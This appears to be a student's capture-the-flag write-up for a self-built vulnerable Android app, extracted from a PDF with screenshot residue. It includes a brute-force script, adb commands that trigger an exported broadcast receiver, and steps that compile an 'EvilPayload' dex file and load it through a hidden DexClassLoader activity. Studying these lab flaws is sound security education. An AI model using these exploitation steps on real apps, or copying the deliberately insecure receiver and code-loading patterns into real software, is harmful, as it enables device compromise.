def find_valid_input():
    possible_chars = string.printable

    for combination in product(possible_chars, repeat=4):
        test_str = ''.join(combination)
        if is_valid(test_str):
            return test_str

    return None

result = find_valid_input()
print("Valid input:", result)

```

PROBLEMS 474K OUTPUT DEBUG CONSOLE TERMINAL PORTS POLYGLOT NOTEBOOK COMMENTS

(l1m-pbe-env) vrunknow@ishalis-MacBook-Pro:~/development/assignments/mlm-pbe/l1m-pbe-env/bin

/python /Users/vrunknow/development/assignments/mlm-pbe/l1m-pbe-env/bin

Valid input: Cdkv

(l1m-pbe-env) vrunknow@ishalis-MacBook-Pro:~/development %

stable 40988+ 29t 10k+ 10k+ 4K Projects: 1 Debug Any CPU Ln 26, Col 17 Spaces: 4 UTF-8 LF {} Python 3.12.9 ('l1m-pbe-env': venv) Pixel API 35 (android-arm64 emulator)

Correct Input: Cdkv

Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help

Thu Apr 3 2:36:42 PM

CTFChatBot master Pixel 5 API 35 app

ComplexArithmeticCheckActivity.kt

```

class ComplexArithmeticCheckActivity : AppCompatActivity() {
    ...
    private fun isValid(input: String): Boolean {
        if (input.length != 4) return false // Ensure it's a 4-character sequence

        val expectedSequence = listOf(22, 9, 15, 8) // Target numeric sequence

        val decodedSequence = input.map { c ->
            val ascii = c.code
            ((ascii * 7 + 5) xor 3) % 41
        }
    }
}
```

Logcat Logcat

Pixel 5 API 35 (emulator-5554) Android 15, API 35 botCTF

S15	BotCTF	com.example.ctfchatbot
S15	BotCTF	com.example.ctfchatbot
S15	BotCTF	com.example.ctfchatbot
S15	BotCTF	com.example.ctfchatbot
I185	BotCTF	com.example.ctfchatbot
I185	BotCTF	com.example.ctfchatbot

Broken Authentication Flag: bot{Inv4l1d_s3ss10n_t0k3n}


Location Spoofing Flag: bot{f4k3d_gps_p0s1t10n}

BotCoded Cipher Flag: bot{1337_r3v_3nc0d1ng}

Cdkv

Check Input

q w e r t y u p a s d f g h j k l z x c v b n m , . ? ! 1 2 3 4 5 6 7 8 9



5. Intercept & Execute

Flag: bot{Br0adc4st_1nt3rf4c3_3xpl01t}

Walkthrough:

1. Identify a **broadcast receiver** in the `AndroidManifest.xml` with an exported component.
2. Use **ADB** to trigger the broadcast:
 - a. `adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"`
3. Analyze if the broadcast invokes an interface and allows execution.
4. Open **Chrome** on your PC.
5. Go to: `chrome://inspect/#devices`
6. If your emulator is running, you should see your app listed under **WebView**.
7. Click **Inspect** to open DevTools for your **WebView**.
8. go to **Console** and run: `CTFInterface.showFlag();`
9. This should display the **flag as a Toast message** and in Logcat.

Tools required: JADX, Frida(Optional)

Screenshots of walkthrough attached below

The screenshot shows the Android Studio interface with the following details:

- MainActivity.kt:** The code is annotated with several comments and annotations. A specific line of code is highlighted in blue:

```
25     val receiver = InsecureBroadcastReceiver()
26     val filter = IntentFilter( action: "com.example.ctfchatbot.SECRET_ACTION")
27     registerReceiver(receiver, filter, android.content.Context.RECEIVER_EXPORTED)
```
- Logcat:** The log output for the Pixel 5 API 35 emulator shows several entries related to the application's broadcast receiver:


Time	Process	Message
2025-04-04 09:12:33.983	BotCTF	com.example.ctfchatbot D ➔ Fake Flag: CTF{YouN
2025-04-04 09:12:45.417	BotCTF	com.example.ctfchatbot D true
2025-04-04 09:12:45.419	BotCTF	com.example.ctfchatbot D ↗ Smali Code Modifica
2025-04-04 09:24:09.066	BotCTF	com.example.ctfchatbot D false
2025-04-04 09:24:09.069	BotCTF	com.example.ctfchatbot D Fake Flag: CTF{YouNeed
2025-04-04 09:24:42.598	BotCTF	com.example.ctfchatbot D true
2025-04-04 09:24:42.600	BotCTF	com.example.ctfchatbot D Conditionally Yours FL
- Bottom Status Bar:** Shows the file path (src > main > java > com > example > ctfchatbot > MainActivity), line 25, 203 chars, 3 line breaks, LF, UTF-8 encoding, and 4 spaces.



The screenshot shows the AndroidManifest.xml file in the Android Studio editor. The XML code includes the following key components:



```
<manifest xmlns:android="http://schemas.android.com/apk/res/android">
    <application
        android:name=".FlagActivity"
        android:exported="false" />


    <receiver
        android:name=".InsecureBroadcastReceiver"
        android:exported="true"
        android:enabled="true">
        <intent-filter>
            <action android:name="com.example.ctfchatbot.SECRET_ACTION" />
        </intent-filter>
    </receiver>

    <activity
        android:name=".LocationActivity"
        android:exported="false" />
```









6. Arbitrary Code Execution

Flag: bot{runt1m3_sh3llc0d3}

Walkthrough:

Library Loading:

```
$ANDROID_NDK_HOME/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android21-cl
ang++ \
-shared -o libflag.so flag.cpp \
-I $ANDROID_NDK_HOME/toolchains/llvm/prebuilt/darwin-x86_64/sysroot/usr/include \
-fPIC \
-static-libstdc++ \
-nostdlib++ \
-Wl,--gc-sections
```

```
mkdir -p ../../main/jniLibs/arm64-v8a
mkdir -p ../../main/jniLibs/armeabi-v7a
```

```
cp libflag.so ../../main/jniLibs/arm64-v8a/
```

```
cp libflag.so ../../main/jniLibs/armeabi-v7a/
```

Payload Generation and Execution:

```
javac -source 1.8 -target 1.8 -d . EvilPayload.java
```

```
jar cvf evil.jar /com/attacker/evil/EvilPayload.class
```

```
/Users/vrunknow/ Library/Android/sdk/build-tools/35.0.0/d8 --lib  
/Users/vrunknow/ Library/Android/sdk/platforms/android-35/android.jar evil.jar
```

```
adb push classes.dex /data/local/tmp/classes.dex
```

```
adb shell am start \  
-n com.example.ctfchatbot/.HiddenDebugActivity \  
--es jar_path /data/local/tmp/classes.dex \  
--es exec_class com.attacker.evil.EvilPayload
```

Screenshots of walkthrough attached below

```
class HiddenDebugActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        val jarPath = intent.getStringExtra(name: "jar_path")
        val className = intent.getStringExtra(name: "exec_class")
        if (jarPath == null || className == null) {
            Log.e(tag: "ArbitraryExec", msg: "Missing jar_path or exec_class")
            finish()
            return
        }
        try {
            val optimizedDir = codeCacheDir.getAbsolutePath
            val classLoader = DexClassLoader(jarPath, optimizedDir, librarySearchPath: null, classLoader)
            val clazz = classLoader.loadClass(className)
            val instance = clazz.getDeclaredConstructor().newInstance()
            val method = clazz.getMethod(name: "run")
            method.invoke(instance)
        }
    }
}
```

Terminal

```
vrunknow@Vishals-MacBook-Pro development %
vrunknow@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
Broadcasting: Intent { act=com.example.ctfchatbot.SECRET_ACTION flg=0x400000 (has extras) }
Broadcast completed: result=0
vrunknow@Vishals-MacBook-Pro development %
```

```
package com.example.ctfchatbot;
no usages
public class NativeFlag {
    static {
        System.loadLibrary(libname: "flag"); // Load the compiled native library
    }
    public native String getFlag();
}
```

Terminal

```
vrunknow@Vishals-MacBook-Pro development %
vrunknow@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
Broadcasting: Intent { act=com.example.ctfchatbot.SECRET_ACTION flg=0x400000 (has extras) }
Broadcast completed: result=0
vrunknow@Vishals-MacBook-Pro development %
```

A screenshot of a terminal window titled "development". The command run is:

```
bin
/python /Users/vrunknow/development/assignments/aml/sample.py
```


